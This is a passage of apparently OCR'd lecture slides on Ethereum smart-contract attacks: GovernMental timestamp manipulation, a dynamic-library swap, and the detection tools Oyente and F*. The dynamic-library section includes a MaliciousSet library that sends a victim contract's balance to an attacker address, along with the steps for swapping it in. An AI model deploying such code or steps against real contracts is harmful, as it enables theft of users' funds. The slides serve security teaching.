19    function resetInvestment() {
20      if (block.timestamp <
21          lastInvestmentTimestamp+ONE_MINUTE)
22        throw;
23
24      lastInvestor.send(jackpot);
25      owner.send(this.balance-1 ether);
26
27      lastInvestor = 0;
28      jackpot = 1 ether;
29      lastInvestmentTimestamp = 0;
30    }
31  }
```

Attacker delayed the new block (X+1) to be with timestamp of Y+1




Attacks - GovernMental - 3# Attack

This attack will work in low probability…

The attacker/miners in to succeed in:


- Managing to put his investment to **BE LAST** in block number X
- Solving the new block creation math problem.
- Putting his "**resetInvestment**" transaction to be first in the new Block X+1
- Delaying the timestamp of block number X+1 to be sufficient enough (By 1 MIN in this example).



Attacks - Dynamic libraries

Dynamic libraries are a way to make a smart contract “change” its library that it use. by changing the address of the library using a function in the smart contract.

Will see an example for this kind of an attack



Attacks - Dynamic libraries

```
contract SetProvider {

  address setLibAddr;
  address owner;

  function SetProvider() {
    owner = msg.sender;
  }

  function updateLibrary(address arg) {
    if (msg.sender==owner)
      setLibAddr = arg;
  }

  function getSet() returns (address) {
    return setLibAddr;
  }
}
```

```
library Set {
  struct Data { mapping(uint => bool) flags; }

  function insert(Data storage self, uint value)
          returns (bool) {
    self.flags[value] = true;
    return true;
  }
  function remove(Data storage self, uint value)
          returns (bool) {
    self.flags[value] = false;
    return true;
  }
  function contains(Data storage self, uint value)
          returns (bool) {
    return self.flags[value];
  }
  function version() returns(uint) { return 1; }
}
```

Attacks - Dynamic libraries

```
contract SetProvider {

  address setLibAddr;
  address owner;

  function SetProvider() {
    owner = msg.sender;
  }

  function updateLibrary(address arg) {
    if (msg.sender==owner)
      setLibAddr = arg;
  }

  function getSet() returns (address) {
    return setLibAddr;
  }
}
```

```
library Set {
  struct Data { mapping(uint => bool) flags; }


  function insert(Data storage self, uint value)
          returns (bool) {
    self.flags[value] = true;
    return true;
  }
  function remove(Data storage self, uint value)
          returns (bool) {
    self.flags[value] = false;
    return true;
  }
  function contains(Data storage self, uint value)
          returns (bool) {
    return self.flags[value];
  }
  function version() returns(uint) { return 1; }
}
```

Attacks - Dynamic libraries - What Is a Library?

- Libraries are **special contracts with restrictions such as the inability to have mutable fields**.

- Arguments tagged as "**storage**" are passed by reference, meaning changes made to these arguments **persist across function calls**.

Q: When calling a function that is inside a library, Which one we use:
Call or **DelegateCall**?



Attacks - Dynamic libraries - What Is a Library?

- Libraries are **special contracts with restrictions such as the inability to have mutable fields**.

- Arguments tagged as "**storage**" are passed by reference, meaning changes made to these arguments **persist across function calls**.

Q: When calling a function that is inside a library, Which one we use: **Call** or **DelegateCall**?

A: When a user declares an interface as a library, **direct calls to any of its functions are executed via delegatecall**. because it is **running in the context of the caller contract**.



Attacks - Dynamic libraries - The Attack

Assuming Bob is an honest user of the SetProvider contract, he queries the library version using the getSetVersion function.


```
1  library Set { function version() returns (uint); }
2  contract Bob {
3    SetProvider public provider;
4    function Bob(address arg) { provider = SetProvider(addr); }
5    function getSetVersion() returns (uint) {
6      address setAddr = provider.getSet();
7      return Set(setAddr).version();
8  }}
```



Attacks - Dynamic libraries - The Attack

```
1  library MaliciousSet {
2    address constant attackerAddr = 0x42;
3    function version() returns(uint) {
4      attackerAddr.send(this.balance);
5      return 1;
6  }}
```


- In the attack, **the owner of SetProvider, acting as an attacker**, seeks to steal all of Bob's ether.
- The attacker executes the following steps:
- Publish a new **malicious library**, named MaliciousSet.
- Invoke the **updateLibrary function of SetProvider**, directing it to point to **MaliciousSet**.



How To Protect Our Smart Contract?

- Recent works have **introduced tools for detecting vulnerabilities** in smart contracts through static analysis of contract code.

Tools:
- Oyente
- Functional language Compiler F*



https://medium.com/haloblock/how-to-use-oyente-a-smart-contract-security-analyzer-solidity-tutorial-86671be93c4b

Tool: Oyente

- Oyente **extracts the control flow graph from EVM bytecode** and symbolically executes it to **detect vulnerability patterns**.
- Oyente considers patterns leading to vulnerabilities such as "**exception disorder**", "**time constraints**", "**unpredictable state**" and "**reentrancy**".

Report Analysis Example:

```
root@d6092bf156c9:/oyente/oyente# python oyente.py -s greeter.sol
WARNING:root:You are using evm version 1.8.2. The supported version is 1.7.3
WARNING:root:You are using solc version 0.4.21, The latest supported version is
 0.4.19
INFO:root:contract greeter.sol:greeter:
INFO:symExec:   ============ Results ===========
INFO:symExec:     EVM Code Coverage:                      99.5%
INFO:symExec:     Integer Underflow:                      False
INFO:symExec:     Integer Overflow:                       False
INFO:symExec:     Parity Multisig Bug 2:                  False
INFO:symExec:     Callstack Depth Attack Vulnerability:   False
INFO:symExec:     Transaction-Ordering Dependence (TOD):  False
INFO:symExec:     Timestamp Dependency:                   False
INFO:symExec:     Re-Entrancy Vulnerability:              False
INFO:symExec:   ====== Analysis Completed ======
```

Tool: Translating Smart Contract to F* Language

- F* code obtained from Solidity contracts is checked for vulnerabilities like "exception confusion" and "reentrancy" by identifying specific patterns.
- F* code from EVM supports low-level analyses, including computing bounds on gas consumption.
- Given a Solidity program and an alleged compilation of it into EVM bytecode, the tool verifies that the two pieces of code have equivalent behaviours.

Furthermore: Low Level Attacks

- Attacks on the Ethereum network extend beyond smart contract vulnerabilities to exploit weaknesses at the EVM specification level.
- Attacker target security flaws in Ethereum client implementations to launch attacks. A recent denial-of-service attack exploited an EVM instruction with a low gas cost relative to its computational effort.
- The attacker flooded the network with this instruction, causing a significant decrease in computational power and slowing down the blockchain synchronization process.
- Similar to the recovery from the DAO attack, this issue was addressed by forking the blockchain.
- Vulnerabilities in client implementations can also lead to attacks, as demonstrated by a recent technical report analyzing the Ethereum official client.

Summary

- We learned some basic principles in **Solidity** the main programming language.

Summary

- We learned some basic principles in **Solidity** the main programming language.

- We talked about Different type of **vulnerabilities** in the Ethereum Network:
- **Solidity**
- **EVM Bytecode**
- **Blockchain**

Level	Cause of vulnerability	Attacks
Solidity	Call to the unknown	4.1
	Gasless send	4.2
	Exception disorders	4.2, 4.5
	Type casts	—
	Reentrancy	4.1
	Keeping secrets	4.3
EVM	Immutable bugs	4.4, 4.5
	Ether lost in trasfer	—
	Stack size limit	4.5
Blockchain	Unpredictable state	4.5, 4.6
	Generating randomness	—
	Time constraints	4.5

Table 1. Taxonomy of vulnerabilities in Ethereum smart contracts.

Summary

- We learned some basic principles in **Solidity** the main programming language.

- We talked about Different type of **vulnerabilities** in the Ethereum Network:
- **Solidity**
- **EVM Bytecode**
- **Blockchain**

- We saw Different **real-world attacks** that utilized those vulnerabilities.

Summary

- We learned some basic principles in **Solidity** the main programming language.

- We talked about Different type of **vulnerabilities** in the Ethereum Network:
- **Solidity**
- **EVM Bytecode**
- **Blockchain**

- We saw Different **real-world attacks** that utilized those vulnerabilities.

- We also saw Ways to **avoid** the vulnerabilities and defend from those attacks.

Summary

- We learned some basic principles in **Solidity** the main programming language.

- We talked about Different type of **vulnerabilities** in the Ethereum Network:
- **Solidity**
- **EVM Bytecode**
- **Blockchain**

- We saw Different **real-world attacks** that utilized those vulnerabilities.

- We also saw Ways to **avoid** the vulnerabilities and defend from those attacks.

- Tools for **detecting code vulnerabilities**:
- Oyente
- Functional language Compiler F*

Questions?